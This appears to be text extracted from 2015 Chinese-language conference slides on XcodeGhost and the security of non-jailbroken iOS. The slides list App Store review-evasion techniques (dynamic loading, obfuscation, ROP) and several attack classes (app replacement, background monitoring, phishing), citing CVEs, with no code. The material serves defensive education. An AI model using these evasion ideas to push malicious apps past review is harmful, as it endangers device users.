
- 绕过AppStore的检测：动态加载，混淆，ROP等。参考论文：ACNS' 13，Usenix Security' 13。
- Enpublic App: 是指原本给企业员工使用的企业app发布到了网上，任何用户都可以下载使用。完全没有审核，甚至可以替换AppStore应用。 (DEMO)



- **Phone Call & SMS Message Monitoring and Blocking (e.g., Qihoo)**
- **Collecting the Information of Installed Apps (e.g., Qihoo)**
- **User Events Monitoring and Controlling (e.g., i-Control) (DEMO)**
- **iOS 3rd-party App Installation and 3rd-party Markets (e.g., Rabbit Assistant)**
- **Phishing Attack and Unlimited Background Running (e.g., Buddy Pro) (DEMO)**



# 非越狱iOS安全 - DEMO



• 替换攻击

• 后台监控

• AppStore钓鱼

- 替换攻击: **CVE-2014-4493** Replace App Store apps before iOS 8.1.3. <https://support.apple.com/en-us/HT204245>
- 后台监控: **CVE-2014-1276** Background monitoring through IOKit before iOS 7.1. <http://support.apple.com/kb/HT6162>
- AppStore钓鱼: **CVE-2015-5838** A malicious application may be able to spoof another application's dialog before iOS 9. <https://support.apple.com/en-us/HT205212>
- URL Scheme安全 : **Thirdy-party payment hijack on iOS 8.2.** <http://drops.wooyun.org/papers/5309>

- XcodeGhost事件全程回顾以及时间线
- XcodeGhost感染原理以及检测方法
- 非越狱iOS的安全性讨论
- 苹果的安全神话被彻底打破
- 未来的iOS安全需要开发者和安全公司们一起努力

- 感谢Palo alto networks , 百度 , 盘古 , 360 , 腾讯 , 安天等安全同仁对XcodeGhost事件的贡献。(以上排名不分先后)
- 感谢在XcodeGhost事件中在一线战斗的阿里巴巴安全部的同事们 ( 不分昼夜的连续加班加点 ) 。
- 感谢所有关注和分析XcodeGhost事件的iOS开发者们。
- 特别感谢 ...



2015 移动开发者大会

Mobile Developer Conference China 2015



微博：蒸米spark



阿里移动安全